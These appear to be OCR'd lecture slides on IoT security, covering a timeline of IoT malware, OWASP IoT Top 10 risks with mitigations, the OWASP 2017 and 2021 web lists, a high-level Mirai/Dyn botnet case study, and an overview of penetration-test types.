
Rockwell Automation Patches Wireless Access Point against Krack
October 27, 2017 , 12:23 pm

Emergency Oracle Patch Closes Bug Rated 10 in Severity
October 31, 2017 , 12:48 pm

Taking HTTPS Denial to an Absurd Level
November 2, 2017 , 2:01 pm

https://threatpost.com/bad-code-library-triggers-devils-ivy-vulnerability-in-millions-of-iot-devices/126913/

Rises of Threats Target IoT Devices



IoT devices at risk: malicious programs target the 'Internet of Things'

Currently, over 6 billion of 'smart' devices exist globally. It was when the Mirai botnet emerged in 2016 that the whole world learned how dangerous such devices may become in the hands of cybercriminals. However, the history of malware attacking IoT devices began much earlier.

1 — 2008 — **HYDRA** The first malware program targeting IoT devices.

2 — 2009 — **PSYBOT** Emergence of PsybOt, the first in-the-wild malicious program for the MIPS platform.

3 — 2010 — **TSUNAMI** A cross-platform IRC backdoor with DDoS capabilities.

4 — 2014 — **GAFGYT** An IRC backdoor capable of scanning IP ranges to find vulnerable devices.


5 — 2015 — **TROJAN.LINUX.PNSCAN** A Trojan infecting vulnerable devices with the Tsunami backdoor.

6 — 2016 — **MIRAI** and its clones Hajime, Remaiten, and Moose.

7 — 2017 — **BRICKERBOT** A bot infecting IoT devices and rendering them inoperable.

https://securelist.com/honeypots-and-the-internet-of-things/78751/


Typical IoT Infrastructure



➦ **IoT Attack Surface**

OWASP
Open Web Application Security Project


Typical IoT Infrastructure



➦ **IoT Attack Surface**


OWASP
Open Web Application Security Project

Typical Attack: Sniff Data on Private Network



OWASP
Open Web Application Security Project


Typical Attack: Fake Control Server



➦ **IoT Attack Surface**

OWASP
Open Web Application Security Project


Typical Attack: Attack on Device Open Ports



➦ **IoT Attack Surface**

OWASP
Open Web Application Security Project


Typical Attack: Attack on Server Open Ports



➦ **IoT Attack Surface**

OWASP
Open Web Application Security Project


Typical Attack: Steal Credential



➦ **IoT Attack Surface**

OWASP
Open Web Application Security Project

Typical Attack: Inject Bad Configuration or Firmware



OWASP
Open Web Application Security Project

Other Attack Surface Areas → See OWASP

- Ecosystem
- Device Memory
- Device Physical Interfaces
- Device Web Interface
- Device Firmware
- Device Network Services
- Administrative Interface
- Local Data Storage
- Cloud Web Interface
- Third-party Backend APIs
- Update Mechanism
- Mobile Application
- Vendor Backend APIs
- Ecosystem Communication
- Network Traffic
- Authentication/Authorization
- Privacy
- Hardware (Sensors)

https://www.owasp.org/index.php/IoT_Attack_Surface_Areas

OWASP

TOP 10

OWASP Top 10 IoT Vulnerabilities 2014

I1 Insecure Web Interface

I2 Insufficient Authentication/Authorization

I3 Insecure Network Services

I4 Lack of Transport Encryption/Integrity Verification

I5 Privacy Concerns

I6 Insecure Cloud Interface

I7 Insecure Mobile Interface

I8 Insufficient Security Configurability

I9 Insecure Software/Firmware

I10 Poor Physical Security

OWASP
Open Web Application
Security Project

OWASP INTERNET OF THINGS TOP 10 VULNERABILITY CATEGORIES

1 Insecure Web Interface

covers IoT device administrative interfaces

Obstacles

- Default usernames and passwords
- No account lockout
- XSS, CSRF, SQLi vulnerabilites

Solutions

- Allow default usernames and password to be changed
- Enable account lockout
- Conduct web application assessments

OWASP INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

Insufficient Authentication/Authorization 2

covers all device interfaces and services

Obstacles

- Weak passwords
- Password recovery mechanisms are insecure
- No two-factor authentication available

Solutions

- Require strong, complex passwords
- Verify that password recovery mechanisms are secure
- Implement two-factor authentication where possible

OWASP

INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

3 Insecure Network Services

covers all network services including device, cloud, web and mobile

Obstacles	Solutions
Unnecessary ports are open	Minimize open network ports
Ports exposed to the internet via UPnP	Do not utilize UPnP
Network services vulnerable to denial of service	Review network services for vulnerabilities

OWASP

INTERNET OF THINGS

TOP 10

VULNERABILITY CATEGORIES

Lack of Transport Encryption

4

covers all network services including device, cloud, web and mobile

Obstacles

Sensitive information is passed in clear text

SSL/TLS is not available or not properly configured

Proprietary encryption protocols are used

Solutions

Encrypt communication between system components

Maintain SSL/TLS implementations

Do not use proprietary encryption solutions

OWASP

INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

5 Privacy Concerns

covers all components of IoT solution

Obstacles

- ➡ Too much personal information is collected
- ➡ Collected information is not properly protected
- ➡ End user is not given a choice to allow collection of certain types of data

Solutions

- ➡ Minimize data collection
- ➡ Anonymize collected data
- ➡ Give end users the ability to decide what data is collected

OWASP

INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

6 Insecure Cloud Interface

covers cloud APIs or cloud-based web interfaces

Obstacles

- Interfaces are not reviewed for security vulnerabilities
- Weak passwords are present
- No two-factor authentication is present

Solutions

- Security assessments of all cloud interfaces
- Implement two-factor authentication
- Require strong, complex passwords

OWASP

INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

7 Insecure Mobile Interface

covers mobile application interfaces

Obstacles

- Weak passwords are present
- No two-factor authentication implemented
- No account lockout mechanism

Solutions

- Implement account lockout after failed login attempts
- Implement two-factor authentication
- Require stong, complex passwords

OWASP INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

Insufficient Security Configurability 8

covers the IoT device

Obstacles

Password security options are not available

Encrytion options are not available

No option to enable security logging

Solutions

- Make security logging available
- Allow the selection of encryption options
- Notify end users in regards to security alerts

OWASP INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES

9 Insecure Software/Firmware

covers the IoT Device

Obstacles

- Update servers are not secured
- Device updates transmitted without encryption
- Device updates not signed

Solutions

- Sign updates
- Verify updates before install
- Secure update servers

OWASP INTERNET OF THINGS TOP 10

VULNERABILITY CATEGORIES


Poor Physical Security 10

covers the IoT device

Obstacles	Solutions
Unnecessary external ports like USB ports	Minimize external ports like USB ports
Access to operating systems through remove media	Properly protect operating system
Inability to limit administrative capabilities	Include ability to limit administrative capabilities

Vulnerability/Risk	Description
1. Weak, Guessable, Hardcoded Passwords	Using easily brute-forced, publicly available, or unchangeable credentials
2. Insecure Network Services	Unneeded or insecure network services running on the device itself, especially those exposed to the internet, compromise the C.I.A. of information or allow unauthorized remote control
3. Insecure Ecosystem Interfaces	Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components.
4. Lack of Secure Update Mechanism	Lack of ability to securely update the device. Examples include lack of firmware validation on device, lack of secure delivery (plaintext transmission), lack of anti-rollback mechanisms
5. Use of Insecure or Outdated Components	Using deprecated or insecure software components/libraries that could allow the device to be compromised. Includes insecure customization of OS platforms, using third-party software, etc.
6. Insufficient Privacy Protection	User's personal information is stored on the device and is used insecurely or without permission
7. Insecure Data Transfer and Storage	Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing
8. Lack of Device Management	Lack of security support on devices deployed within production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities
9. Insecure Default Settings	Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations
10. Lack of Physical Hardening	Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in future remote attacks or take local control of the device

OWASP 2017 to 2021 mapping:



2017

A01:2017-Injection
A02:2017-Broken Authentication
A03:2017-Sensitive Data Exposure
A04:2017-XML External Entities (XXE)
A05:2017-Broken Access Control
A06:2017-Security Misconfiguration
A07:2017-Cross-Site Scripting (XSS)
A08:2017-Insecure Deserialization
A09:2017-Using Components with Known Vulnerabilities
A10:2017-Insufficient Logging & Monitoring

2021

A01:2021-Broken Access Control
A02:2021-Cryptographic Failures
A03:2021-Injection
(New) A04:2021-Insecure Design
A05:2021-Security Misconfiguration
A06:2021-Vulnerable and Outdated Components
A07:2021-Identification and Authentication Failures
(New) A08:2021-Software and Data Integrity Failures
A09:2021-Security Logging and Monitoring Failures*
(New) A10:2021-Server-Side Request Forgery (SSRF)*

* From the Survey

OWASP 2021:

- **A01:2021-Broken Access Control** moves up from the fifth position to the category with the most serious web application security risk;
- The contributed data indicates that on average, 3.81% of applications tested had one or more **Common Weakness Enumerations (CWEs)** with more than 318k occurrences of CWEs in this risk category.
- The 34 CWEs mapped to Broken Access Control had more occurrences in applications than any other category.

https://owasp.org/Top10/A01_2021-Broken_Access_Control/

OWASP 2021:

- **A02:2021-Cryptographic Failures** shifts up one position to #2, previously known as **A3:2017-Sensitive Data Exposure**, which was broad symptom rather than a root cause. The renewed name focuses on failures related to cryptography as it has been implicitly before.
- **This category often leads to sensitive data exposure or system compromise.**

https://nvd.nist.gov/

NIST
National Institute of
Standards and Technology
U.S. Department of Commerce

Mirai Malware

- Malware that turns networked devices running Linux into remotely controlled "bots" that can be used as part of a botnet in large-scale network attacks
- Primarily targets online consumer devices such as IP cameras and home routers using a table of more than 60 common factory default usernames and passwords, and logs into them to infect them with the Mirai malware
- First found in August 2016
- Use in DDoS attacks
  - 20 September 2016 on the Krebs on Security site which reached 620 Gbit/s and 1 Tbit/s attack on French web host OVH
  - 21 October 2016 multiple major DDoS attacks in DNS services of DNS service provider Dyn
  - November 2016 attacks on Liberia's Internet infrastructure
- The source code for Mirai has been published in hacker forums as open-source

Case: Dyn Botnet DDoS Attack

- DDoS Attack in October, 2016 → Target: DNS provider **Dyn**
  - DDoS attack was staged and launched from IoT devices using the Mirai malware
- **Mirai was designed for two main purposes:**
  - Find and infect IoT devices to grow the botnet
  - Participate in DDoS attacks based on commands received by remote Command and Control (C&C) infrastructure
- **Mirai operates in three stages:**
  1. Infect the device
  2. Protect itself
  3. Launch attack

Case: Dyn Botnet DDoS Attack (Cont.)


Stage 1:

- Scan for IoT devices that are accessible over the Internet
  - Primarily scans for ports **22, 23, 5747,** etc. that are open
  - Can be configured to scan for others
- Once connected → brute-forces usernames and passwords to login to the device
- Use the device to scan networks looking for more IoT devices

Case: Dyn Botnet DDoS Attack (Cont.)

- **Stage 2: Protect itself**
  - Kill other process running on infected device (SSH, Telnet, HTTP) to prevent owner from gaining remote access to device while infected
  - Note: Rebooting the device can remove the malware, but it can become infected again
- **Stage 3: Launch attack**
  - Infected device launches different types of attacks
  - HTTP floods, SYN floods, etc. → DDoS-based attacks

Case: Dyn Botnet DDoS Attack (Cont.)



https://www.imperva.com/blog/how-to-identify-a-mirai-style-ddos-attack/

MS Cybersecurity™

What Can We Learn from Mirai Attacks?

- Do not use default passwords for all default usernames
- If possible, do not allow configuration interface from Internet side
- If the IoT devices are used only in the organization, do not expose to the public Internet
- If there is a need to use from the Internet, open only necessary ports and use non-default ports where possible

IoT Device Penetration Testing

PENETRATION TESTING

Penetration testing (also known as a “pen test”), is an authorized simulated attack on a computer system, designed to evaluate the security of the system. The test is performed to identify weaknesses including the potential for unauthorized parties to gain access to the system's features and data, as well as strengths, enabling a full risk assessment to be completed.

TYPES OF PENETRATION TESTS

NETWORK PENETRATION TEST

- BLACK BOX
- WHITE BOX
- GRAY BOX

WIRELESS PENETRATION TEST

APPLICATION SECURITY TESTING


PHYSICAL PENETRATION TEST

SOCIAL ENGINEERING

- REMOTE
- PHYSICAL

IoT Security

How IoT Works



The Attack Vectors

